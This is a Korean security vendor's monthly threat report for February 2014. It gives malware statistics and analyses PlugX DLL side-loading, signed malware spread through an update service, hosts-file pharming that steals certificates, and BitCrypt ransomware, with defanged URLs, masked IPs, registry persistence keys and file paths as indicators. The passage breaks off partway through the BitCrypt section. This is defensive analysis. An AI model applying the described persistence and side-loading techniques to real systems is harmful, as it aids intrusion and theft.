ASEC REPORT

VOL.50 | 2014.02

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

2014년 2월 보안 동향

악성코드 동향

01. 악성코드 통계

2월 악성코드 320만 여건 집계

ASEC이 집계한 바에 따르면, 2014년 2월에 감염이 보고된 악성코드는 319만 7274건으로 나타났다. 이는 전월 334만 7731건에 비해 15만 457건이 감소한 수치다([그림 1-1]). 이중 가장 많이 보고된 악성코드는 Win-AppCare/Exploit.134544였다. Trojan/Win32.OnlineGameHack과 Win-Trojan/Patched.kg가 그 뒤를 이었고 Win-AppCare/Exploit.134544를 포함한 총 6건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2014년 2월 악성코드 최다 20건(감염 보고 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	NEW	Win-AppCare/Exploit.134544	186,210	13.4%
2	—	Trojan/Win32.OnlineGameHack	162,113	11.6%
3	▲1	Win-Trojan/Patched.kg	148,940	10.6%
4	▼1	Trojan/Win32.Agent	132,422	9.5%
5	▼14	PUP/Win32.SerchKey	79,990	5.7%
6	▲2	Trojan/Win32.Starter	76,937	5.5%
7	▼1	Adware/Win32.KorAd	65,363	4.7%
8	▲10	Trojan/Win32.Downloader	55,851	4.0%
9	▼2	Trojan/Win32.Urelas	55,151	3.9%
10	NEW	Worm/Win32.Mabezat	49,910	3.6%
11	▲3	Textimage/Autorun	45,433	3.2%
12	▲1	PUP/Win32.Helper	44,580	3.2%
13	NEW	Als/Bursted	43,840	3.1%
14	▲6	Unwanted/Win32.Keygen	40,920	2.9%
15	▼4	Idx/Exploit.Gen	40,327	2.9%
16	NEW	Trojan/Win32.Depok	39,369	2.8%
17	▼1	Trojan/Win32.Gen	38,124	2.7%
18	▼9	Trojan/Win32.Generic	37,062	2.6%
19	NEW	Trojan/Win32.TopTool	28,832	2.1%
20	NEW	Unwanted/Win32.Windowsnas	28,657	2.0%
		TOTAL	1,400,031	100.0 %

신종 악성코드 트로이목마가 63%

[표 1-2]는 2월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 정리한 것이다. 2월 신종 악성코드 중 PUP/Win32.MicroLab이 총 2만 1420건으로 가장 빈번히 보고된 것으로 조사됐다. Trojan/Win32.OnlineGameHack은 2만 327건, Trojan/Win32.Agent는 2만 175건을 기록해 그 뒤를 이었다.


표 1-2 | 2014년 2월 악성코드 최다 20건

순위	악성코드명	건수	비율
1	PUP/Win32.MicroLab	21,420	10.3%
2	Trojan/Win32.OnlineGameHack	20,327	9.8%
3	Trojan/Win32.Agent	20,175	9.6%
4	PUP/Win32.SerchKey	18,881	9.1%
5	Trojan/Win32.Injector	18,319	8.7%
6	Trojan/Win32.Urelas	13,309	6.3%
7	PUP/Win32.ProcessClean	10,149	4.8%
8	Trojan/Win32.Depok	9,621	4.6%
9	Trojan/Win32.Zbot	9,033	4.3%
10	Trojan/Win32.Generic	8,894	4.2%
11	Backdoor/Win32.Plite	7,920	3.8%
12	Malware/Win32.Suspicious	7,339	3.5%
13	Adware/Win32.WindowsSearch	6,644	3.2%
14	PUP/Win32.LiveIcon	6,641	3.2%
15	Trojan/Win32.Dybalom	5,760	2.7%
16	Trojan/Win32.Wgames	5,339	2.5%
17	Trojan/Win32.Preloader	5,196	2.5%
18	Worm/Win32.Mabezat	5,116	2.4%
19	Packed/Win32.Morphine	4,853	2.3%
20	Unwanted/Win32.BitCoinMiner	4,681	2.2%
	TOTAL	209,617	100.0 %

2월, 앱케어 · 스크립트류 증가

[그림1-2]는 2014년 2월 한달 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 56.3%로 가장 높은 비중을 차지했고, 앱캐어가 13.3%, PUP가 8.9% 의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 앱캐어, 스크립트, 웜, PUP가 전월에 비해 증가세를 보이고 있는 반면 애드웨어, 트로이목마는 전월에 비해 감소한 것으로 조사됐다.


그림 1-3 | 2014년 1월 vs. 2014년 2월 악성코드 유형별 비율



신종 악성코드 유형별 분포

2월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 62.7%로 1위를 차지했다. 그 뒤를 이어 PUP가 27.2%, 애드웨어는 3.2%, 웜은 2.4%를 각각 차지했다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

국내 기관을 타깃으로 한 PlugX 변형

PlugX는 2012년경 처음 발견된 이후 현재까지 지속적으로 다양하게 변형되어 국내를 비롯한 아시아의 여러 국가를 대상으로 공격이 이루어지고 있다. 장기간 유포되는 악성코드임에도 불구하고 변화가 많지 않은 것이 특징이다.

[그림 1-5]는 PlugX 악성코드의 일반적인 감염 과정을 나타낸 것이다.




그림 1-5 | PlugX 악성코드의 감염 과정

[그림 1-6]과 같이 국내에서 발견된 해당 악성코드 변형은 웹사이트나 이메일 등으로 전파된 것으로 추정된다. 정상 문서파일과 악성코드를 동시에 다운로드한 후 정상 문서파일을 실행하여 PC 사용자를 속이고 있다. 악성코드를 감염시키는 형태의 스크립트가 삽입되어 있다.




그림 1-6 | 악성코드 감염을 위해 삽입된 스크립트




그림 1-7 | 출력되는 문서 내용

악성코드의 기능은 이전 변형들과 비교해 크게 달라지지 않았다. 다만 이전에 발견된 변형은 DLL을 로드하는 매개체가 되는 정상 exe 파일은 맥아피사의 안티바이러스를 사용했다면, 이번에 발견된 변형은 카스퍼스키랩의 KAV를 사용했다는 점이 차이다.

이러한 보안 프로그램의 실행 파일들은 악성코드 제작자에 의해 변조된 상태가 아닌 제작사에서 제작한 정상적인 프로그램이다. 이 파일들은 같은 폴더 내에 특정 파일명을 가진 DLL 파일이 있는 경우 무조건 실행한다. 이 때 악성코드 제작자는 이러한 특성을 악용해 원래 exe 파일이 실행하고자 하는 DLL 파일명과 같은 악성 DLL 파일을 생성하여 실행하도록 유도한다.

[그림 1-8]과 같이 악성코드에 감염되면 메모리상에서 재조합된 DLL 파일은 특정 프로세스에 인젝션되어 동작한다. 이번에 발견된 변형은 winlogon.exe의 하위에서 동작하는 것이 확인되었다. RAT와 같은 추가 악성코드 감염을 위해 지속적으로 특정 사이트에 접속하지만 현재는 유효하지 않다.




그림 1-8 | winlogon.exe 프로세스의 상태

또한 이전에 발견된 악성코드는 감염 후 생성되는 키로그 데이터 파일이 암호화되지 않았으나 이번에 발견된 변형은 암호화되었다는 점이 차이가 있다.

한편, 작년 말 소포스에서는 악성코드 변형과 관련해 일본을 대상으로 한 공격에 대해 발표했다. 발표된 내용은 압축파일 형태와 비교해 압축된 파일의 크기는 다르지만 파일이 동일한 것으로 보아 비슷한 시기에 국내에도 공격이 이루어진 것으로 추정된다.

http://nakedsecurity.sophos.com/2013/12/04/new-PlugX-malware-variant-takes-aim-at-japan/

이러한 악성코드는 공격 대상이 소수이고 악성코드의 특성상 감염된 상태를 인지하기 어렵다. 보안 제품이나 기업 관리자의 입장에서도 공격이 발생했다는 것을 탐지하기 쉽지 않다. 따라서 이와 같은 악성코드에 감염되지 않으려면 출처가 불분명한 이메일에 첨부된 파일이나 링크를 클릭하지 않는 것이 중요하다.

또한, 다음과 같은 고유의 파일 구조를 통해 PlugX라는 것을 유추할 수 있다.

1. 이메일 등 다양한 매체를 이용해 악성코드를 유포
2. Rarsfx로 실행 압축된 메인 드롭퍼가 정상 프로그램에서 사용되는 exe 파일을 서비스에 등록 후 실행시켜 악성 dll 파일을 로드
3. 로드된 dll 파일은 실행 과정에 rar 파일에 포함된 데이터 파일을 이용해 악성 dll 파일을 재조합한 후 특정 프로세스에 인젝션
4. 감염 과정에 사용된 파일을 특정 경로에 저장 및 정상 exe 파일을 서비스에 등록해 부팅 시 재감염
5. C&C 서버에서 RAT와 같은 추가 악성코드를 다운로드하여 설치

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉

Backdoor/Win32.PlugX(AhnLab, 2014.02.26.03)
Trojan/Win32.PlugX(AhnLab, 2014.02.24.03)
Binimage/PlugX(AhnLab, 2014.02.27.03)

유효한 디지털 서명 정보를 포함한 악성코드 유포

특정 동영상 재생 프로그램의 업데이트 서비스를 이용하여 악성코드가 유포되었는데, 유효한 디지털 서명 정보를 포함하고 있어 이슈가 되었다. [그림 1-9]와 같이 해당 악성코드의 등록 정보에서 유효한 디지털 서명 정보를 확인할 수 있다.




그림 1-9 | 악성코드에 등록된 유효한 디지털 서명 정보

해당 프로그램의 업데이트 서비스로 위장한 악성파일을 실행하면 [그림 1-10]과 같이 %temp% 폴더 내에 'svchost.exe' 파일이 생성된다. 바로 이 파일에서 악의적인 행위가 이뤄진다.




그림 1-10 | 드롭퍼 파일 실행 시 파일 생성 로그

생성된 svchost.exe는 특정 사이트들에 존재하지 않는 파일인 panmenu.jpg를 지속적으로 요청함으로써 DDoS 공격을 유발한다.




그림 1-11 | panmenu.jpg 파일을 요청하는 도메인 리스트

이후에도 추가로 변종 샘플이 계속 유포되고 있어 주의가 요구된다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Ddkr (2014.02.08.00)
Trojan/Win32.Agent (2014.02.07.00)

로컬 호스트 주소를 사용하는 파밍 악성코드 등장

지난 3월 3일경 국내 언론을 통해 '로컬호스트 주소 사용하는 신종 파밍 악성코드 발견' 이라는 기사가 보도됐다(관련 기사 : http://www.ddaily.co.kr/news/article.html?no=115719).
주요 내용은 호스트 파일을 변조해 파밍을 유도하는 악성코드로, 과거와 달리 파밍 사이트 IP가 아닌 로컬호스트 IP(127.0.0.1)를 사용하여 감염된 악성코드에 의해 파밍 사이트로 접속된다는 것이다.

일반적으로 호스트 파일에 접속하려는 사이트가 로컬 호스트 IP로 지정되어 있다면 해당 사이트에 접속되지 않는다. 따라서 사용자를 속이기 위해 이와 같은 지능적인 수법을 이용한 것으로 추정할 수 있다.




그림 1-12 | hosts.ics 파일 내용

한편, 언론 보도에는 제품이 로컬 호스트 IP는 걸러내지 않는다고 설명했으나, V3는 이미 BinImage/Host라는 이름으로 진단하고 있다.

해당 악성코드의 정확한 유포 방법은 확인되지 않았지만, 안랩의 클라우드 자동 분석 시스템(ASD)에 수집된 악성코드인 드롭퍼(Dropper) 정보는 'hxxp://d*g.th****re.net/DONE!1.exe'로 확인된다.

DONE!1.exe 파일이 실행되면 아래와 같은 파일을 생성하고 시스템 시작시 자동 실행되도록 레지스트리에 등록한다.

[파일 생성]
C:₩Documents and Settings₩[사용자 이름]₩Local Settings₩Temp₩Temp₩DONE!.exe
C:₩Documents and Settings₩[사용자 이름]₩Local Settings₩Temp₩Temp₩servers.exe
C:₩WINDOWS₩system32₩gmserv32.dll
C:₩Documents and Settings₩[사용자 이름]₩Application Data₩aa.exe (servers.exe 파일과 동일)

[레지스트리 등록]
HKLM₩SYSTEM₩CurrentControlSet₩Services₩gmserv₩Parameters
"ServiceDll" = "C:₩WINDOWS₩system32₩gmserv32.dll"

HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
"banker" = "C:₩Documents and Settings₩[사용자 이름]₩Application Data₩aa.exe"




그림 1-13 | 생성된 파일 구성도

gmserv32.dll 파일은 [그림 1-13]과 같이 윈도 정상 시스템 파일인 svchost.exe 프로세스에 인젝션되어 동작한다. [그림 1-14]와 같은 내용의 배치 파일을 생성하여 실행하고 호스트 파일을 변조한다.




그림 1-14 | 호스트 파일 변조를 위한 배치 파일

또한 C&C로 추정되는 IP에 주기적으로 접속하며 호스트 파일에 등록된 사이트에 접속하면 파밍 사이트로 이동한다.




그림 1-15 | 네트워크 연결 정보

[그림 1-15]의 네트워크 연결 정보를 보면 C&C 서버(122.1**.**5.4:8080)에 주기적으로 접속하는 것을 볼 수 있다. 사용자가 인터넷 익스플로러(iexplore.exe)를 이용하여 호스트 파일에서 지정된 사이트에 접속할 때 로컬 호스트 IP 접속 후 gmserv32.dll 파일이 인젝션된 svchost.exe 프로세스가 파밍 사이트(23.10*.**.23)로 접속하는 것을 확인할 수 있다.

ASEC 분석 당시 파밍 사이트는 국가 기관에서 이미 차단하여 [그림 1-16]과 같이 파밍 사이트가 차단되었다는 페이지(211.233.33.1)를 확인할 수 있었다.

그림 1-16 | 파밍 사이트 차단 페이지

aa.exe 파일의 문자에는 [그림 1-17]과 같이 추가 악성코드 URL 정보와 파밍 페이지로 추정되는 URL 정보가 있다.




그림 1-17 | aa.exe 파일 내부 문자열 정보

aa.exe 파일 내부 문자열의 calc.exe 파일은 특정 FTP 서버(fxp://ft**.e***.*o)에 공인 인증서를 전송하는 기능이 있다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Dropper/Win32.Crypter (2011.09.05.00)
Trojan/Win32.Qhost (2014.03.04.04)
Win-Trojan/Agent.36864.CDH (2014.03.04.04)
Trojan/Win32.Agent (2014.03.04.04)
Win-Trojan/Banki.58368 (2014.03.05.00)

비트코인을 몸값으로 요구하는 비트크립트

랜섬웨어(Ransomware)는 PC의 중요한 자료들을 암호화하여 사용하지 못하게 하고, 암호화된 파일을 복구하려면 피해자에게 그 대가로 금전을 요구하는 악성코드이다. ASEC 리포트 및 국내 언론 보도로 알려진 크립토락커(CryptoLocker) 등이 그 예이다.

최근에는 암호화된 파일을 복구하는 대가로 비트코인(Bitcoin)을 요구하는 비트크립트(BitCrypt)에 감염된 사례도 발생했다.
비트크립트의 정확한 감염 경로는 확인되지 않았으나 스팸 메일의 첨부 파일이나 해킹된 웹 사이트에 접속했을 때 PC의 취약점을 통해 감염되었을 가능성이 높다.

비트크립트에 감염되면 [표 1-3]과 같이 확장자를 가진 파일들을 암호화시키며, 이 과정에서 기존의 정상 파일은 삭제된다([그림 1-18]).

*.dbf, *.mdb, *.mde, *.xls, *.xlw, *.docx, *.doc, *.cer, *.key, *.rtf, *.xlsm, *.xlsx, *.txt, *.xlc, *.docm, *.xlk, *.text, *.ppt, *.djvu, *.pdf, *.lzo, *.djv, *.cdx, *.cdt, *.cdr, *.bpg, *.xfm, *.dfm, *.pas, *.dpk, *.dpr, *.frm, *.vbp, *.php, *.wri, *.css, *.asm, *.jpg, *.jpeg, *.dbx, *.dbt, *.odc, *.sql, *.abw, *.pab, *.vsd, *.xsf, *.xsn, *.pps, *.lzh, *.pgp, *.arj, *.pst

표 1-3 | 암호화 대상 파일 확장자




그림 1-18 | 비트크립트에 의해 삭제된 정상 파일

[그림 1-19]와 같이 비트크립트에 의해 암호화된 파일은 [파일명.BitCrypt] 형식을 갖는다.

그림 1-19 | 암호화된 파일들

[표 1-3]에 기술된 확장자를 가진 파일들에 대한 암호화 작업이 완료되면 BitCrypt.txt를 생성하여 화면에 보여준다([그림1-20]).




그림 1-20 | BitCrypt.txt

[그림 1-21]은 비트크립트가 제시하는 암호화된 파일들의 복구 가이드이다. 복구 시 필요한 비트크립트 ID와 복구 툴을 받기 위한 주소 등이 포함되어 있다.




그림 1-21 | 복구 툴을 받을 수 있는 사이트

[그림 1-21]과 같이 명시된 사이트에 접속하면 비트크립트가 PC에 생성한 BitCrypt.txt에 포함된 비트크립트 ID를 입력하도록 되어 있다. 입력 후 send 버튼을 누르면 복구 툴을 다운로드하기 위한 페이지가 나타난다.

해당 페이지에 접속하면 [그림 1-22]와 같이 복구 툴을 다운로드하는데 필요한 정보를 입력하는 필드가 나온다.

